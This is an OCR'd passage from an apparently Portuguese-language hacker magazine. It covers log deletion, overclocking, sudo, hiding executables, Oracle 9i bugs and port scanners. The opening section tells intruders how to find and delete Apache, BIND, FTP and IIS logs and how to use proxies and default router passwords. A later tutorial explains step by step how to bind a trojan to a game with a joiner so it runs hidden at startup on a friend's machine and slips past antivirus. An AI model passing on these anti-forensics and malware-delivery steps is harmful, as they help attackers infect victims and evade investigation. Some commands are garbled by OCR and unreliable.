Mas há um porém. Como dito anteriormente, o *Apache* é totalmente configurável. O administrador poderá facilmente mudar o diretório dos logs para que o invasor não o ache tão facilmente. Se você não achar o arquivo log, procure no sistema, fuce nas pastas, mas nunca deixe de apagar logs desse tipo.

Logs no BIND (Linux)

Servidores *DNS* (Domain Name System) que utilizam o software Berkeley Internet Name Domain (*BIND*) eram, até um tempo atrás, os serviços mais explorados na plataforma Linux, já que quase todas as suas versões são vulneráveis a algum tipo de ataque. Ataques desse tipo deixam poucas evidências por trás do servidor que esteja definido com suas configurações-padrão. O log que poderá ser gravado no sistema é o log de mensagens de erro. Você poderá facilmente editar esses tipos de logs na pasta-padrão de logs no *Linux /var/log*. Para apagar, digite o comando abaixo:

Vi f var/log/messages

Logs no servidor FTP WU (Linux)

Muita gente sabe que o serviço FTP é muito explorado e, dependendo do software usado, pode ser inseguro. Um dos softwares mais usados para esse tipo de serviço é o *WU* (Washington University), na plataforma Linux. Digamos que o *WU* seja seguro, mas possui versões mais antigas bem instáveis e facilmente exploradas, além de existir uma infinidade de exploits para explorar bugs encontrados nesse software. Para apagar logs gerados pelo *WU* não tem segredo, ele poderá gerar logs que ficam gravados no diretório-padrão do Linux (*/var/log*).

Servidores Proxys no Linux

Alguns servidores proxys, como o *squid* no Linux, têm registro de todas as conexões feitas através deles, de forma que fica fácil para o administrador descobrir qualquer informação de alguma conexão. Use sempre um servidor proxy para esconder sua conexão, no caso de um ataque via navegador, por exemplo.

Logs no Apache (Windows)

Nos servidores Windows que possuem o *Apache* instalado, os logs se encontram, na maioria das vezes, no diretório:

C:\Arquivos de programas\Apache Group\Apache\logs

Apague o diretório *logs*, removendo-o totalmente do sistema.

Logs no IIS (Windows)

Internet Information Server é o servidor Web da Microsoft, muito usado por pequenas empresas e provedores de menor porte. Muito explorado por hackers, é, digamos, o mais cheio de bugs.

Desde a sua primeira versão até a última, bugs e mais bugs que dão acesso total ao sistema se difundem. Servidores com *IIS* até pouco tempo atrás vinham nas listas dos sites que gravam e contabilizam mirrors de invasores como o servidor mais invadido. Isso se deve a dois motivos básicos: incompetência dos administradores e baixa segurança do software.

Mas não se deixe enganar: servidores com *ISS* podem não ser seguros, mas também gravam logs como todos. A mesma facilidade que você teve ao explorar um bug como o do *Unicode*, por exemplo (pelo navegador), para invadir o sistema o ISS também terá para gerar o log.

No ambiente NT, o log, no sentido como conhecemos no Linux, só entra em ação quando a auditoria do sistema está ativa. Caso a mesma não esteja ligada, os arquivos de log não serão criados. Os principais arquivos de log do NT são:

AppEvent.Evt
localização: \systemroot\system32\config
função: Log das principais operações e eventos de aplicativos do sistema

SecEvent.Evt
localização: \systemroot\system32\config
função: Log dos principais eventos de segurança

SysEvent.Evt
localização: \systemroot\system32\config
função: Log das principais operações e eventos do sistema
Já o log do IIS, está no diretório abaixo:
C:\WINNT\System32\LogFiles\W3SVC1

O nome do arquivo de log é baseado na data atual, no formato *aammdd.log*. Um novo arquivo de log é gerado a cada dia. O formato-padrão é o *W3C* (Word Wide Web Consortium).

Routers

É aí que os invasores têm mais dificuldade: nos roteadores. Para quem não sabe, um roteador não é um programa que grava logs ou muito menos um programa de segurança de redes, mas um hardware que serve para interligar duas ou mais redes, efetuando automaticamente o redirecionamento correto de informações de uma rede para outra.

Portanto, no roteador, passa todo tipo de dado em um servidor, sejam pacotes, sejam tentativas de conexão. Para o administrador, achar um IP é uma tarefa mais complexa, mas não é impossível. Se for uma rede interna, onde não há muitas conexões, isso é possível.

Um roteador dificilmente pode ser invadido, contudo, para a alegria de muitos invasores, os administradores deixam as senhas-padrão de configuração ativas. Ou seja, se pegarmos o manual de um roteador (que existe em milhares de sites na Web...), fica fácil descobrir isso.

Conclusão


Embora os logs sejam úteis para detectar um ataque, a sua causa dificilmente será identificada pelo administrador do servidor. O mesmo simplesmente atualizará o sistema para uma versão mais atual de seu SO, de forma que o bug seja consertado.

Normalmente, isso ocorre quando o estrago já foi feito (um hacker alterou a página principal do site ou roubou alguma informação importante). Resumindo: em muitos casos, a culpa é da própria desinformação do administrador, e não, da genialidade do invasor. Agora, nunca subestime quem está do outro lado, pois se qualquer informação estiver em um log, é um passo para agarrar o invasor.

OVERCLOCK


Turbine seu micro, aumente a velocidade do seu processador e de sua placa de vídeo

por E.L.C.




Overclock do Processador Athlon XP/MP

Com os processadores Athlon XP/MP, da AMD, também é possível fazer o overclock. Por um lado é simples e por outro perigoso. Primeiro, é necessário destravar o processador, que é a parte perigosa, evitando danificá-lo. A parte simples é que, depois de feito isso, você conseguirá alterar na BIOS da sua placa-mãe o multiplicador, facilitando muito o overclock, que geralmente é travado. Para destravar o processador, você precisará juntar os contatos do cache L1. Repare na figura abaixo



Interruptores no cache L1

que existe um buraco entre eles para interromper os contatos; a AMD faz isso para travar o multiplicador na BIOS, impossibilitando o overclock. Para juntá-los, você precisa tampar esses buracos; isso pode ser feito com massa de artesanato, durepox, etc., algo que tampe somente os buracos. Para facilitar, coloque durex em volta do cache L1 deixando somente os buracos visíveis para que possa tampá-los. Depois de tampado, você pode riscar entre um contato e outro com lápis para juntá-los. Em seguida, é ideal colocar um durex por cima para segurar melhor o grafite.



Processador da AMD. À direita, o cache L1

Overclock de Placas de Vídeo

Se você tem uma placa de vídeo que não é lá muito forte, e quer pegar um pouco mais de FPS nos games, é muito fácil. Você só precisará de um software chamado PowerStrip, que pode ser encontrado no site *http://www.entechtaiwan.com/*. Com ele, você consegue aumentar a velocidade do processador gráfico e das memórias. Mas aumente aos poucos, até ver quando o overclock fica estável, pois se você aumentar demais o computador pode travar. O ideal mesmo é colocar um cooler embaixo da placa de vídeo para evitar superaquecimento e poder fazer um overclock ainda mais forte.

Overclock de FSB do Processador via Software


Se você possui uma placa-mãe em que não é possível alterar o multiplicador do FSB do processador na BIOS, você pode fazer isso utilizando um software chamado CPU FSB, que pode ser encontrado no site *http://www.podien.de/*. Vamos dar um exemplo: você possui um processador Athlon de 1 GHz, com barramento de 133 MHz, ele tem um FSB de 133 MHz multiplicado por 7.5, que dá 1 Ghz. Aí pegamos o FSB e aumentamos para 150 MHz e ficará 7.5 multiplicado por 150, que dará aproximadamente um pouco mais de 1.1 Ghz. Mas claro que isso provoca superaquecimento, e é necessário usar um cooler um pouco mais eficiente – se possível, até um watercooler (cooler com refrigeração por meio de água) – que pode ser encontrado no site *http://www.watercool.hpg. ig.com.br*. Fazendo o overclock, a vida útil do processador também diminui, mas até que vale a pena. Vamos supor que um processador dure 15 anos; com o overclock, ele duraria mais ou menos 7 anos, e até passar esse tempo, o processador já estaria muito ultrapassado no mercado.

Onde mais é possível fazer o overclock?

Para aumentar ainda mais a velocidade do seu PC, deve-se fazer um overclock "geral". Além do overclock no processador e em placas de vídeo, você pode fazer nas memórias também. Você pode pegar memórias PC 133, por exemplo, e fazê-las rodarem como PC 150, até mais forte se suas memórias forem boas e agüentarem. Com HDs, infelizmente não é possível deixá-los mais rápidos sem gastar um pouquinho de dinheiro. Para isso, o ideal é pegar HDs IDE, de preferência de 7.200 RPM, e ligá-los em RAID (seria necessário ter uma placa-mãe com a função de RAID on-board ou até mesmo comprar uma placa RAID PCI). Ao ligar dois HDs em RAID de 30 GB, por exemplo, você os junta como se fossem um só de 60 GB, e eles ficarão com uma performance muito melhor. Quanto mais HDs você ligar em RAID mais velocidade terá. Pode não ser barato fazer isso, mas vale muito mais a pena do que comprar um HD SCSI e uma controladora SCSI.

SUDO

A ferramenta administrativa do Linux



O Sudo é uma ferramenta administrativa que visa aumentar a segurança – já que não necessita do uso da senha do root para executar tarefas cruciais ao bom funcionamento do servidor.

A descentralização da segurança no Linux nunca foi tão fácil antes do Sudo. Suas vantagens? Enquanto a segurança é mantida, a produtividade aumenta. Com certeza, um utilitário essencial para um ambiente multiadministrador.

Embora alguns administradores hesitem em admitir, é freqüentemente necessário ceder algum controle e delegar responsabilidades, principalmente em um ambiente multiadministrador.

Felizmente, você pode delegar responsabilidades administrativas no Linux sem fornecer a senha do root. Use o Sudo.

O conceito por trás do Sudo (derivado de "superuser do") é genial em sua simplicidade: ele permite que alguns usuários ou grupos especificados rodem comandos centralizados em um arquivo de configuração com level de superusuário (root).

Instalando e configurando o Sudo

Depois de instalado em seu sistema, precisaremos alterar o arquivo de configuração conforme sua vontade. Edite o arquivo */etc/sudoers*. É um arquivo texto que permite ao administrador indicar quais usuários terão acesso a quais programas e arquivos.

Você também será capaz de criar grupos que contenham certos usuários e comandos que podem ser designados a cada usuário.

Antes de começar a configurar, aconselho a mapear todos os programas, servidores e comandos específicos que deseja atribuir aos usuários.

Use a ferramenta visudo para editar */etc/sudoers*
Um exemplo seria: usuario ALL = (ALL) NOPASSWD: ALL

Isso permite ao usuário executar qualquer comando de root sem necessidade da senha.

Você deve utilizar o Sudo com a seguinte linha de comando:
$ sudo linuxconfig

Desta forma, ele executará o linuxconf como root. Claro que criando os grupos você pode permitir que somente alguns aplicativos sejam executados. Para mais comandos, digite "man sudoers".

Meu objetivo nesta matéria foi explicar como o software é eficiente. Espero que a descrição do Sudo tenha sido convincente, pois é um excelente software.

Copie a última seção estável do Sudo em:
http://www.courtesan.com/sudo/dist/sudo-1.6.5p2.tar.gz

Alguns links e seções para maiores informações sobre o Sudo:
http://sudo.stikman.com/
http://sudo.stikman.com/news.html
http://www.sudo.ws/bugs/
http://www.courtesan.com/sudo/tools.html

por *psy*

CAMUFLANDO ARQUIVOS (USANDO UM JOINER)

Como transformar dois arquivos executáveis em um só

Reprodução

por Bruno Cesar
bruno@digerati.com.br

Você sempre sonhou em invadir um computador, em ser por alguns instantes um super "réquer", mas nunca conseguiu fazer seu amigo rodar aquele trojan que você enviou dizendo ser um joguinho ou um programa que invade qualquer IP... duh! Agora seus problemas acabaram! Hoje, na Internet, existem milhares de joiners (programa usado para camuflar arquivos). Então, justamente com um joiner você poderá camuflar aquele seu supertrojan e enganar seus amigos. Usaremos o ***Senna Spy One Exe Maker 2001b***, um dos melhores. O programa foi feito por um brasileiro, mas é todo em inglês. Antes de qualquer coisa, descreveremos como funciona o Senna Spy One Exe Maker.


Ele simplesmente consegue juntar dois ou mais arquivos executáveis, sendo que você controla qual arquivo será aberto e visto pela vítima e qual será executado sem a vítima perceber. É um programa bem simples e fácil de usar, não tem segredo.

Funções do Senna Spy One Exe Maker 2001b

Troca de Ícones: você poderá escolher o ícone do arquivo criado

Registro no Start: seu arquivo criado será automaticamente executado quando a máquina iniciar

Registro de OCX: automático registro de OCX



Acima, segue uma shot do programa

Como usar o joiner

Veja passo a passo como criar um arquivo camuflado

1– Clique em ***Add File*** e selecione o arquivo, que abrirá normalmente, independentemente de ele ser um jogo ou um programa qualquer. Ex: *truco.exe*

2– O arquivo *truco.exe* foi incorporado no programa. Agora veremos o modo de execução dele nas opções:

Open Mode: selecione a opção *Normal*

Copy To: onde será criada uma cópia do programa. Escolha uma pasta qualquer

Action: selecione a opção *Open/Execute*

Registry Start: selecione *No*

3– Pronto, agora camuflaremos o trojan junto com o seu jogo. Clique em *Add File* e selecione o arquivo que infectará a vítima. No caso, usaremos o *server.exe*

4– O arquivo *server.exe* foi incorporado no programa. Vejamos o seu modo de execução:

Open Mode: selecione a opção *Hide*

Copy To: onde será criada uma cópia do programa. Escolha uma pasta qualquer

Action: selecione a opção *Open/Execute*

Registry Start: selecione *Yes*. Com isso, o arquivo será executado toda vez que a máquina iniciar

5– Se preferir, mude o ícone. Veja na opção *Main Icon*, clique no botão *Change*, e escolha o ícone, o arquivo .ICO

6– Seu arquivo camuflado está pronto. Clique no botão *Save*, escolha a pasta onde o arquivo será salvo e o nome dele – no caso, o nome poderá ser *jogodetruco.exe*

Pronto, quando a vítima abrir o arquivo *jogodetruco.exe*, será executado ocultamente o trojan *server.exe*, e o jogo *truco.exe* abrirá normalmente. Rulez... mande para seus amigos. Não tem como descobrir que nesse arquivo tem um trojan camuflado, a não ser que a vítima, seu amigo no caso, tenha um antivírus instalado e ele detecte um trojan no arquivo. Nesse caso, use o trojan mais recente possível, de modo que o antivírus não o detecte.

ORACLE® vulnerável

Servidores 9i não são tão seguros como se pensa

por *Barba*
mbarbao@yahoo.com

A Oracle, uma das maiores empresas de software, criadora do banco de dados mais famoso do mundo, usou uma estratégia extremamente perigosa para o lançamento de sua mais nova versão, a 9i.

A propaganda da empresa focou na segurança: com os números de invasões e roubos de informações aumentando mais de 10 vezes desde 1997, segue com recomendações para a proteção de dados, entre elas, a da adoção dos produtos da própria empresa. E termina com um slogan que ficou famoso e polêmico: *"Oracle 9i. Unbreakable. Can't break it. Can't break in"* (Oracle 9i. Inviolável. Não dá para quebrar. Não dá para invadir).

Desde o lançamento da campanha, em novembro do ano passado na Comdex, pelo CEO da Oracle, Larry Ellison, este slogan era repetido insistentemente por todos os cantos do globo, mas não demorou muito para que a companhia fosse desmentida pelos hackers. Menos de dois meses depois do lançamento do "desafio", vários bugs foram encontrados, alguns bastante simples, para falar a verdade.

Já em dezembro, o especialista em segurança britânico, David Litchfield anunciou que um mero transbordamento de buffer permite que os servidores 9iAS sejam invadidos sem grandes problemas, seja em plataforma Windows seja em Unix. Depois disso, vários outros bugs foram descobertos, deixando a cara de Ellison no chão. Outras empresas, como a PenTest Limited e a eEye Digital Security, também mostraram defeitos menos sérios. Apesar da rapidez com que a Oracle lançou patches para regularizar a situação, o mínimo que se esperava era uma mudança no marketing usado, o que não aconteceu. Como se nada houvesse acontecido, ainda encontramos diversos "Unbreakable" por aí. Entrando no site da Oracle brasileira, encontram-se artigos chamando o 9i de "inviolável".

Mais bugs

O próprio Litchfield, que é desenvolvedor da NGSSoftware, descobriu mais sete falhas importantes no software da Oracle que, segundo ele, permitem a invasão e o roubo de dados. O pesquisador pretendia apresentar estes bugs numa conferência que aconteceria no começo de fevereiro, mas dependia da rapidez da Oracle em consertar estes bugs. No entanto, Litchfield adiantou que um dos problemas mais sérios está na comunicação entre componentes dentro do software: *"É possível interferir neste processo de comunicação e fazer comandos como System no Windows NT ou 2000. Se estiver rodando num Unix, é possível dar comandos como se fosse o usuário remoto"*, disse.

Com certeza, o software da Oracle não é o único a ter bugs e talvez nem seja o que tenha mais ou piores problemas de segurança. É só lembrar do Windows XP que tinha falhas tão sérias que até o FBI foi envolvido na jogada (tudo bem que esta é uma história mal contada e – de acordo com as teorias de conspiração mais atuais – se você baixou o "patch" de segurança, pode muito bem estar rodando um sistema espião criado pela polícia norte-americana para monitorar sua vida). Mas a diferença está na estratégia de como tratar isso. A Microsoft já desistiu de falar que seus programas são seguros. Ultimamente ela prefere usar a justiça para impedir que pesquisadores divulguem os bugs encontrados (mais barato que consertar os erros).

Mas a Oracle resolveu simplesmente ignorar seus problemas e continuar como se nada houvesse acontecido.

Falsa segurança

Essa foi a conclusão de diversos analistas de segurança preocupados com a continuidade dos termos da propaganda da Oracle. *"Quanto mais pessoas estiverem falando que possuem um produto inviolável, mais existirá uma falsa sensação de segurança"*, diz David Dittrich, engenheiro de segurança da Universidade de Washington. *"Seria melhor que eles investissem na equipe de desenvolvimento"*. *"Todos nós sabemos que ele é 'violável'; os únicos que parecem não saber disso são Ellison e o grande número de empresas que compraram produtos Oracle por causa desta campanha"*, diz Tim Mullen, CEO da AnchorIS.Com e colunista da importante revista SecurityFocus, onde recentemente fez um ácida crítica à estratégia da gigante de bancos de dados.

E parece que não haverá qualquer mudança na campanha da Oracle, pelo menos de acordo com vários funcionários da empresa, que foram categóricos ao falar que tudo depende do que se compreende como inviolável.

Diferença de pontos de vista

Pelo menos é o que se entende das declarações da chefe de segurança da Oracle, Mary Ann Davidson, que enviou um e-mail como resposta às críticas de Mullen, afirmando que estas são injustas, porque os bugs detectados estão sendo tratados com a máxima prioridade pela Oracle, e sugeriu que tudo dependia de como se definia inviolável.

"Nós acreditamos que o efeito no mercado da campanha 'inviolável' coloca em evidência a questão da segurança e, portanto, melhora a segurança em geral, tanto nos forçando a trabalhar de acordo com nossa declaração como forçando outros na indústria a começar a fazer o mesmo", foi a resposta de Davidson. *"Se nossa segurança hoje é imperfeita, mas melhor que a dos competidores, e se os clientes tomam suas decisões baseados neste critério, então em longo prazo você verá que todos os produtos melhorarão"*.

Difícil é entender como uma propaganda enganosa, na forma como está sendo feita pela Oracle, poderia realmente ajudar o mercado.

Oracle lança patches para "inviolável"

A Oracle está liberando 14 pacotes para 'remendar' o seu sistema 'inviolável', como dizia a propaganda massificada (há outdoors até em algumas avenidas centrais de São Paulo). Os patches estão disponíveis no site para desenvolvedores da Oracle. Mas, diferentemente do estardalhaço da campanha 'inviolável', os patches não são divulgados nem no site oficial da Oracle, o que poderá deixar muita gente 'violável'.

Enquanto isso, David Litchfield, o hacker que derrubou a Oracle, divulgou um documento com os bugs encontrados nos softwares da empresa. Explorando estes erros, qualquer hacker pode controlar completamente tanto o servidor Web Oracle 9i Application Server como o Oracle 9i Database Server. O hacker havia prometido divulgar os problemas dos softwares quando a empresa liberasse os 'remendos'.

No CD que acompanha a revista, nós incluímos uma cópia em PDF do artigo (o texto está em inglês).

Para conseguir os patches de segurança, é preciso se registrar no site da Oracle: http//:metalink.oracle.com.

SCANNERS

Ferramentas de ataque ou defesa?

Falar do conceito de cliente-servidor é quase uma obrigatoriedade atualmente em qualquer livro que aborde assuntos ligados a área de rede. Nos dias de hoje, em que a Internet é uma ferramenta cotidiana tanto em ambiente caseiro como no corporativo, o conceito do cliente-servidor tem sido utilizado em programas como nunca.

Mas o que vem a ser o conceito do cliente-servidor? O que envolve? Por que é tão importante? Basta dizer que vivemos imersos num grande ambiente cliente-servidor em nosso meio de trabalho, diversão e até mesmo em casa. Explicando o conceito em si, um programa que engloba esta tecnologia é dividido em duas partes: a parte *cliente* e a parte *servidor*.

Por exemplo, se temos uma máquina executando um sistema de banco de dados de uma empresa e uma estação executando um programa que acessa estes dados via rede, o banco de dados em questão é um *servidor*, enquanto o programa que o acessa é um *cliente*, ou seja, através dele é possível acessar o banco de qualquer estação da rede, desde que o mesmo esteja instalado. Este é o princípio básico no mecanismo cliente-servidor: sempre existe um aplicativo sendo executado em uma estação *servindo* dados, serviços, etc. e outro em uma estação *cliente*, acessando este aplicativo.

O Cliente-servidor no TCP/IP

O protocolo de rede TCP/IP é um dos mais ricos em exemplos de aplicativos cliente-servidor. Desde o seu desenvolvimento em 1974 e sua aplicação em vários sistemas operacionais como UNIX, Linux, NT, etc., uma enorme gama de softwares e utilitários cliente-servidor surgiu utilizando-o como elemento de transporte. Basta dizer que no Linux temos exemplo de dois serviços clássicos: o FTP e o Telnet. Estes dois aplicativos, um para transferência de arquivos (FTP) e outro para emulação de terminais (Telnet), foram durante muito tempo ferramentas de comunicação entre redes heterogêneas. Com o desenvolvimento da Internet, novos serviços surgiram trazendo um leque de opções cada vez maior.

Hoje, tanto o Telnet quanto o FTP ainda são bastante utilizados, mas outros serviços como HTTP, SMTP, DNS e POP3 fazem parte deste rol de aplicações comuns em sistemas operacionais voltados para a Internet. Estes serviços são importantes, pois todos são exemplos clássicos de aplicações cliente-servidor. No entanto, sempre que cada serviço estiver sendo executado em uma porta do TCP/IP, entra em cena uma ferramenta com duas facetas de utilização: os scanners.

Os Scanners

Os *scanners* são programas que percorrem as principais portas e serviços do sistema em busca de respostas. Um exemplo similar seria uma pessoa percorrendo uma rua e indo de porta em porta das casas, verificando se o dono deixou alguma aberta.

Existem inúmeros tipos de *scanners*, e eles são de grande ajuda tanto para *hackers* como para administradores de sistemas. Os mais populares são de domínio público (GPL), porém também existem *scanners* comerciais disponíveis (normalmente para a plataforma Microsoft).

Para o administrador, conhecer as fraquezas do sistema é algo fundamental, pois cedo ou tarde alguém de fora vai *bater à sua porta*. Quando isso acontecer, é bom estar preparado.

Periodicamente, são lançados *scanners* que detectam as vulnerabilidades mais recentes. Cabe ao administrador providenciar a correção antes que explorem qualquer vulnerabilidade do sistema. Observe que um *scanner* só detecta o problema; raros são aqueles que automaticamente se aproveitam da falha para obter algum nível de acesso.

Basicamente existem dois tipos de *scanners*. São eles:

